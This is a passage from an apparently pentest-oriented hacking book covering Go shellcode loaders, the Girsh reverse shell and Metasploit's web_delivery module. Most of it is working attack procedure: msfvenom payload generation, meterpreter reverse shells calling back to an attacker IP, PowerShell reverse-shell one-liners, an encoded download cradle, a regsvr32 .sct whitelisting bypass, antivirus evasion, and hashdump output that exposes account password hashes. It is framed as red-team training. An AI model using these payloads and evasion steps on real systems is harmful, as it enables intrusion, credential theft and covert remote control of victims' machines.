➤ *git clone https://github.com/Ne0nd0g/go-shellcode.git*

Once installed, you know have multiple ways to create shellcode. Navigate to the `'go-shellcode/cmd'` directory, and you will see a list of shellcode delivery techniques, one per folder. Pick one, see the tool GitHub page for descriptions for each technique.

```
(kali@kali) - [~/go-shellcode/cmd]
└─$ ls
CreateFiber          EarlyBird
CreateProcess       EtwpCreateEtwThread
CreateProcessWithPipe NtQueueApcThreadEx-Local
CreateRemoteThread  RtlCreateUserThread
CreateRemoteThreadNative ShellcodeUtils
CreateThread         Syscall
CreateThreadNative  UuidFromString
```

Then just modify the main.go file in the corresponding subdirectory, inserting the shellcode that you want to run. Each technique comes default with a “Pop Calculator” shellcode string.

As seen below:

```
// Pop Calc Shellcode
shellcode, errShellcode := hex.DecodeString("5051525356575556A605A6863616C635459488
if errShellcode != nil {
    log.Fatal(fmt.Sprintf("[!]there was an error decoding the string to a hex
}
```

Oh course, you don't have to stick with the Popup Calculator shellcode - though I highly recommend using that on your first attempt. You can use any hex Shellcode that you want, using the following procedure.

1. Create your shellcode with MsfVenom, using a filetype (-f) of "hex".
2. Copy and paste it into the code, replacing the existing shellcode DecodeString number string.
3. Next build the Go file using the instructions for the individual technique, listed on the GitHub page. When finished, a Windows .exe file will appear in the main directory.
4. If it is a remote shell, just make sure you have Metasploit multi-handler running to catch the call back.
5. Finally, copy the shellcode file to the target and run it.

The code layout is very nice, it makes it very easy to pick the API technique you want, then just generate your desired shellcode and drop it in.

## The EarlyBird gets the Shell

Let's run through one of the techniques together. We will use the latest one, EarlyBird. To try it out with the default "pop calculator" shellcode, just enter the following from the main "go-shellcode" directory.

➤ ***export GOOS=windows GOARCH=amd64;go build -o popcalc.exe cmd/EarlyBird/main.go***

```
(kali@kali) - [~/go-shellcode]
$ export GOOS=windows GOARCH=amd64;go build -o popcalc.exe cmd/EarlyBird/main.go
```

This will create the file, "popcalc" in the go-shellcode directory. Just copy this file to our Windows server target and run it. Windows calculator will open - You have successfully exploited a system with the dreaded calculator exploit! If you have never heard about "Popping Calc", it is a popular pentester joke. Alright, let's use a different shellcode. It would be

nice to pop up a messagebox on the target instead of a calculator. We can do this easily with Msfvenom and the messagebox payload.

First, generate the hex payload:

➤ ***msfvenom -p windows/x64/messagebox -f hex***

Use your favorite editor to open the main.go file in the EarlyBird directory. Then just copy and paste the hex code into the main.go program, replacing the existing popcalc hex code. *Copy the entire HEX code, and paste it over (replacing) the existing HEX shellcode string.*

As indicated below:


```
// Pop Calc Shellcode (x64)
shellcode, errShellcode := hex.DecodeString("[Place New Hex
String HERE]")
if errShellcode != nil {
```

Generate the code again:

➤ ***export GOOS=windows GOARCH=amd64;go build -o message.exe cmd/EarlyBird/main.go***

```
(kali@kali) - [~/go-shellcode]
$ export GOOS=windows GOARCH=amd64;go build -o Message.exe cmd/EarlyBird/main.go
```

Copy the new Message.exe file to the Windows target and run it.



Proof of exploit - Nice! Okay, that is a pretty generic message, let's see if we can improve on it. Let's take a look at the 'messagebox' payload.

- Open another terminal and start Metasploit (*msfconsole*)
- Type "*info windows/x64/messagebox*"

```

msf6 > info windows/x64/messagebox

      Name: Windows MessageBox x64
      Module: payload/windows/x64/messagebox
      Platform: Windows
      Arch: x64
Needs Admin: No
      Total size: 295
      Rank: Normal

Provided by:
  pasta <jaguinaga@infobytesec.com>

Basic options:
Name          Current Setting  Required  Description
----          -
EXITFUNC     process          yes       Exit technique (Accepted:
              '', seh, thread, process,
              none)
ICON         NO              yes       Icon type (Accepted: NO, E
              RROR, INFORMATION, WARNING
              , QUESTION)
TEXT         Hello, from MSF! yes       Messagebox Text
TITLE       MessageBox      yes       Messagebox Title

```

Here we see information about the payload, including the Text and Title. This info is pretty generic, so let's change it. We can set the options on the fly when we generate the payload with msfvenom.


```

(kali@kali) - [~]
└─$ msfvenom -p windows/x64/messagebox TEXT="Something Evil this
Way Comes" TITLE="HackerBox" -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Win
dows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 307 bytes
Final size of hex file: 614 bytes
fc4881e4f0ffffffe8d0000000415141505251564831d265488b52603e488b521
83e488b52203e488b72503e480fb74a4a4d31c94831c0ac3c617c022c2041c1c9
0d4101c1e2ed5241513e488b52203e8b423c4801d03e8b80880000004885c0746
f4801d0503e8b48183e448b40204901d0e35c48ffc93e418b34884801d64d31c9
4831c0ac41c1c90d4101c138e075f13e4c034c24084539d175d6583e448b40244
901d0663e418b0c483e448b401c4901d03e418b04884801d0415841585e595a41
584159415a4883ec204152ffe05841595a3e488b12e949ffffff5d49c7c100000
0003e488d95fe0000003e4c8d851c0100004831c941ba45835607ffd54831c941
baf0b5a256ffd5536f6d657468696e67204576696c20746869732057617920436
f6d6573004861636b6572426f7800

```

We set the TEXT and TITLE variables right from the msfvenom command. Let's see if it worked!

- Copy and paste the new shellcode into the main.go program
- Generate the code, call it "Messagebox2.exe"
- Run it on our Windows target:



Very nice! In some pentest or red team engagements, you just need proof of compromise, so this might work nicely. Let's take it a step further and use the Go program to create a Meterpreter remote shell.

First we need to generate the shellcode with msfvenom. Let's try a different reverse shell, just to change things up a little, "reverse\_winhttp".

- ***msfvenom -p windows/x64/meterpreter/reverse\_winhttp LHOST="[Kali\_IP\_Address]" -f hex***



```

msf6 > msfvenom -p windows/x64/meterpreter/reverse_winhttp LHOST="
172.24.1.189" -f hex
[*] exec: msfvenom -p windows/x64/meterpreter/reverse_winhttp LHOS
T="172.24.1.189" -f hex

[-] No platform was selected, choosing Msf::Module::Platform::Wind
ows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 823 bytes
Final size of hex file: 1646 bytes
fc4883e4f0e8cc00000041514150524831d265488b5260488b5218488b52205156
4d31c9480fb74a4a488b72504831c0ac3c617c022c2041c1c90d4101c1e2ed5241
51488b52208b423c4801d0668178180b020f85720000008b80880000004885c074
674801d0508b4818448b40204901d0e35648ffc94d31c9418b34884801d64831c0
41c1c90dac4101c138e075f14c034c24084539d175d858448b40244901d066418b
0c48448b401c4901d0418b04884801d0415841585e595a41584159415a4883ec20
4152ffe05841595a488b12e94bffff5d4831db5349be77696e68747470004156
4889e149c7c24c772607ffd553534889e1535a4d31c04d31c9535349ba041f9dbb
00000000ffd54989c4e81a0000003100370032002e00320034002e0031002e0031

```

Yes, in case you were wondering, you can run msfvenom directly in Metasploit.

- > Copy and paste the hex code into main.go
- > Generate it, let's use a name of 'winhttp.exe'
- > ***export GOOS=windows GOARCH=amd64;go build -o winhttp.exe cmd/EarlyBird/main.go***

Before we run it, we need to start a Multi-handler in Metasploit to catch and respond to the call out.

In Metasploit:

- > ***use multi/handler***
- > ***set payload windows/x64/meterpreter/reverse\_winhttp***
- > ***set LHOST [Kali\_IP]***
- > ***exploit -j***

Now copy the winhttp.exe file to your Windows target and run it and we get a remote shell!

```

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_winhttp
payload => windows/x64/meterpreter/reverse_winhttp
msf6 exploit(multi/handler) > set LHOST 172.24.1.189
LHOST => 172.24.1.189
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTP reverse handler on http://172.24.1.189:8080
[*] http://172.24.1.189:8080 handling request from 172.24.1.232; (UUID: rzcgviv)
x64 payload (201308 bytes) ...
[*] Meterpreter session 1 opened (172.24.1.189:8080 -> 127.0.0.1) at 2021-06-15 16
-0400

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > █

```


Type, “*help*” to see available meterpreter commands. We can upload or download files, even grab a screenshot or control the webcam. If the remote user is an administrator, we can run the meterpreter command, “Hashdump” to grab the user password hashes.

```

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2abbc9ff
GEOFFREY_BEASLEY:1103:aad3b435b51404eeaad3b435b51404
LIONEL_FOLEY:1104:aad3b435b51404eeaad3b435b51404ee:2
1736476125SA:1105:aad3b435b51404eeaad3b435b51404ee:1
GINGER_MERRILL:1106:aad3b435b51404eeaad3b435b51404ee
JANA_ALEXANDER:1107:aad3b435b51404eeaad3b435b51404ee
ROBBY_CHAPMAN:1108:aad3b435b51404eeaad3b435b51404ee:
1048132589SA:1109:aad3b435b51404eeaad3b435b51404ee:c
EDMUND_STUART:1110:aad3b435b51404eeaad3b435b51404ee:
LANA_GARRISON:1111:aad3b435b51404eeaad3b435b51404ee:

```

“Screenshare” is a newer command. Running this opens a browser on Kali and forces the remote system to live stream the desktop to the Kali system!



I use Go-Shellcode EarlyBird a lot, it is one of my favorite shells. Remember too, EarlyBird is just one of the APIs that you can use, Go-Shellcode has several!

Next up, lets look at the Golang Interactive Reverse Shell (Girsh).

## **Girsh - Golang Interactive Reverse Shell**

**Tool Author:** nodauf

**Tool GitHub:** <https://github.com/nodauf/Girsh>

Girsh is a quick and easy remote terminal shell written in Golang. Girsh works on some fully patched and updated Windows systems, depending on what AV they are using. It has the ability to bypass AMSI and automatically uses ConPTY to spawn an interactive terminal.

## **Installing**

With Go installed all you need to do is pull Girsh down from GitHub.



- *git clone https://github.com/nodauf/Girsh*
- *cd src*
- *go run main.go listen*

On first run it will download multiple dependencies.

- Type “*menu*” to create a reverse shell
- Use the arrows to select an interface.
- Then select “*powershell*”

```
(kali㉿kali) - [~/Girsh/src]
└─$ go run main.go listen
22:55:02 Listening on :1234
Girsh> menu
└─┐eth0
└─┐powershell
[0] powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Obj
.Net.Sockets.TCPClient("172.24.1.189",1234);$stream = $client.Get
byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
ngth)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEnc
String($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$
= $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encod
I).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Lengt
.Flush());$client.Close()

[1] powershell -nop -c "$client = New-Object System.Net.Sockets.T
172.24.1.189',1234);$stream = $client.GetStream();[byte[]]$bytes =
|{%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,
ndback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback +
wd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($se
stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush());$clie
"
```

Copy and run one of the commands on your target system.

- To see available sessions, type, “*sessions*”
- Then connect to the session you want using the “*connect ID#*” command.

As seen below:

```
Girsh> 22:55:50 Connect from 172.24.1.238:60912
22:55:50 Session 1 (windows) available
Girsh> sessions
1 => windows 172.24.1.238:60912
Girsh> connect 1

ConPtyShell - @splinter_code
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\Dan> dir

        Directory: C:\Users\Dan

Mode                LastWriteTime         Length Name
----                -
d-----          11/7/2020  10:05 PM             .cache
d-----          4/3/2021   9:15 PM             .ssh
d-----          3/4/2021  12:31 PM          .vagrant.d
```

You will then have a fully interactive remote PowerShell prompt.

## Conclusion

I get asked all the time online, what is the best remote access shell? As always, custom code is the best for bypassing Anti-Virus. Many Red Teams and large Pentest companies have their own coders on staff that hand code or modify exploits and even write their own Command and Control Platforms. This is the best way to help ensure that they will not be detected in the target environment.

In this section we covered several tools used to bypass Antivirus. It is truly a cat & mouse game. As soon as a new bypass is publicly disclosed, AV companies quickly write a signature to block it. As a defender you can't rely on Anti-virus alone to protect your company. There are some very good security suites available that go way beyond standard AV. Network Security Monitoring (with full packet capture) is very useful as well. This helps detect active threats and is very useful if things go bad. I highly recommend checking out all of the solutions and seeing what works best for your specific environment.

# Chapter 26

## Special Delivery - Delivering Shellcode

Now that we know how to create shellcode, how do we deliver it? In this chapter we will cover how to deliver our payloads to target systems using Metasploit's Web Delivery Module. The Web Delivery script allows you to create a remote connection to multiple target systems. The nice thing about this delivery system is it does not write to the disk, everything is done in memory (blue team training calls this "fileless malware") in an attempt to bypass AV. Several new exploit techniques have been added to Web Delivery over the last few years, including Regsvr32 (uses .sct files and the "squiblydoo" technique to bypass application whitelisting), SyncAppvPublishingServer uses a Microsoft signed binary to request the PowerShell Script, and lastly, PSH Binary allows you to serve custom binary files (this technique requires a file be written to disk).

Windows Scriptlet attacks, or ".sct" files attacks, became popular a couple years ago. Basically, they use the Windows Regsvr32 command to remotely run a malicious Windows Scripting file. The attack, if successful will also bypass Application White Listing (AWL) attempts. AWL is used in an attempt to restrict what files can and cannot run on a Windows system. We will cover the Regsvr32 .sct file technique in this chapter, though most top anti-viruses will stop unmodified uses of this Metasploit attack.

One nice thing about web Delivery is that by just changing the target type and payload, we can use this module against Windows, Linux and Mac systems.

Let's get started!

1. Start Metasploit from the Main menu, or type "*sudo msfdb init && msfconsole*" in a terminal.





```
      =[ metasploit v6.0.37-dev ]
+ -- --=[ 2111 exploits - 1136 auxiliary - 357 post ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]
+ -- --=[ 8 evasion ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > █
```

One of the “My little Pwny” Metasploit banners, only available in Metasploit on April Fool’s Day, or if you change the date on your Kali Linux system.

- 2. Now enter:
  - *use exploit/multi/script/web\_delivery*
  - *set LHOST [Kali IP Address]*
  - *set LPORT 4444*

3. Type, “show targets”:

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 exploit(multi/script/web_delivery) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:

  Id  Name
  --  -
  0    Python
  1    PHP
  2    PSH
```

Notice we have several options, including Python, PHP and PSH (PowerShell). We will be targeting a Windows system, so we will use PowerShell.

4. Enter, “*set target 2*”
5. Set the payload, “*set payload windows/x64/meterpreter/reverse\_tcp*”
6. You can check that everything looks okay with “*show options*”:

```
Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted
  LHOST     172.24.1.146    yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  2    PSH
```

7. Now type, “*exploit*”:

```
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 172.24.1.146:4444
[*] Using URL: http://0.0.0.0:8080/ACZrTvCBvCW0GY
[*] Local IP: http://172.24.1.146:8080/ACZrTvCBvCW0GY
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwB0AGUAdAAuAFMAZQByAHYAaQ
FAAcgBvAHQAbwBjAG8AbAA9AFsATgB1AHQALgBTAGUAYwB1AHIAaQB0AHkA
lAHcALQBvAGIAagB1AGMAdAAgAG4AZQB0AC4AdwB1AGIAYwBsAGkAZQBuAH
QA6ADoARwB1AHQARAB1AGYAYQB1AGwAdABQAHIAbwB4AHkAKAApAC4AYQBk
```

*\*NOTE: You can also use “exploit -j” which enables the exploit to run in the background*

This starts a listener server that hosts our payload and then waits for an incoming connection. All we need to do is run the generated PowerShell command on our target system.

8. On the Windows system, open a command prompt, paste in and execute the PowerShell command:

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>powershell.exe -nop -w hidden -e WwB0AGUAdA
XQA6ADoAUwB1AGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgB1AHQALg
XQA6ADoAVABsAHMAMQAYADsAJABMAD0AbgB1AHcALQBvAGIAagB1AGMAdAAgAG4AZQ
ZQBtAC4ATgB1AHQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwB1AHQARAB1AGYAYQ
bgB1ACAAJABuAHUAbABsACkAewAkAEwALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVw
```

And after a few seconds you should see:

```
msf6 exploit(multi/script/web_delivery) > [*] 172.24.1.198 web_delivery
[*] 172.24.1.198 web_delivery - Delivering Payload (2096 bytes)
[*] Sending stage (200262 bytes) to 172.24.1.198
[*] Meterpreter session 1 opened (172.24.1.146:4444 -> 172.24.1.198:55774)
```

A meterpreter session open!

9. Now just hit “*enter*”, and then type, “*sessions*” to list the active sessions.
10. Connect to the session by entering, “*sessions -i 1*”

```
msf6 exploit(multi/script/web_delivery) > sessions

Active sessions
=====

  Id  Name  Type                Information
  --  -
  1   meterpreter x64/windows  DOMAIN\Administrator @ TEMP-DC

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > █
```

We now have a full Meterpreter shell to the target:

```
meterpreter > getuid
Server username: DOMAIN\Administrator
meterpreter > ls
Listing: C:\Users\Administrator
=====

Mode                Size           Type             Last modified      Name
----                -
40777/rwxrwxrwx     0             dir              2021-01-27 13:54:17 -0500 .ssh
40555/r-xr-xr-x     0             dir              2020-09-03 21:36:58 -0400 3D Objects
40777/rwxrwxrwx     0             dir              2020-09-03 21:36:50 -0400 AppData
40777/rwxrwxrwx     0             dir              2020-09-03 21:36:50 -0400 Application Data
40555/r-xr-xr-x     0             dir              2020-09-03 21:36:58 -0400 Contacts
40777/rwxrwxrwx     0             dir              2020-09-03 21:36:50 -0400 Cookies
40555/r-xr-xr-x     0             dir              2020-09-03 21:36:50 -0400 Desktop
```

Type “*exit*” to quit the active session and “*exit*” again to exit Metasploit.

Let’s try the Regsvr32 attack:

- *use exploit/multi/script/web\_delivery*
- *set LHOST [Kali\_IP]*
- *set LPORT 4444*
- *set payload windows/x64/meterpreter/reverse\_tcp*
- *show targets*
- *set target 3*



```

msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 exploit(multi/script/web_delivery) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Python
  1    PHP
  2    PSH
  3    Regsvr32
  4    pubprn
  5    SyncAppvPublishingServer
  6    PSH (Binary)
  7    Linux
  8    Mac OS X

msf6 exploit(multi/script/web_delivery) > set target 3
target => 3

```

➤ Lastly, “*exploit*”

This time, notice we have a regsrv32 command to enter on the target Windows system:

```

msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 172.24.1.146:4444
[*] Using URL: http://0.0.0.0:8080/sHr0iDi
[*] Local IP: http://172.24.1.146:8080/sHr0iDi
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://172.24.1.146:8080/sHr0iDi.sct scrobj.dll

```

When we run this command on the Windows system, we get a shell!

```

[*] Sending stage (200262 bytes) to 172.24.1.198
[*] Meterpreter session 1 opened (172.24.1.146:4444 -> 172.24.1.198)
[*] 172.24.1.238      web_delivery - Handling .sct Request

msf6 exploit(multi/script/web_delivery) > sessions

Active sessions
=====

  Id  Name  Type           Information
  --  -
  1   meterpreter x64/windows  DOMAIN\Administrator @ TEMP-DC

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DOMAIN\Administrator

```

Metasploit is using the LOLBAS command “*regsvr32.exe /s /u /i:file.sct scrobj.dll*” in this module. LOLBAS or Living off the Land” commands are native system commands that hackers use to perform many functions. In this case, it executes code from the script and attempts to bypass Application Whitelisting.

<https://lolbas-project.github.io/lolbas/Binaries/Regsvr32/>

This is also covered in the MITRE ATT&CK framework as technique T1218.010

<https://attack.mitre.org/techniques/T1218/010/>

We will talk more about LOLBAS commands later in this chapter.

**What about Macs you say?**

Yes, web Delivery works against Mac targets too. OSX is no different, and many times you can use the Linux payloads, like Python, but it is best to use the OSX version of Metasploit for best results. Nothing is different, just use web delivery as before, except now choose “Mac OS X” as the target and use an OSX payload:



```

msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:

  Id  Name
  --  -
  0    Python
  1    PHP
  2    PSH
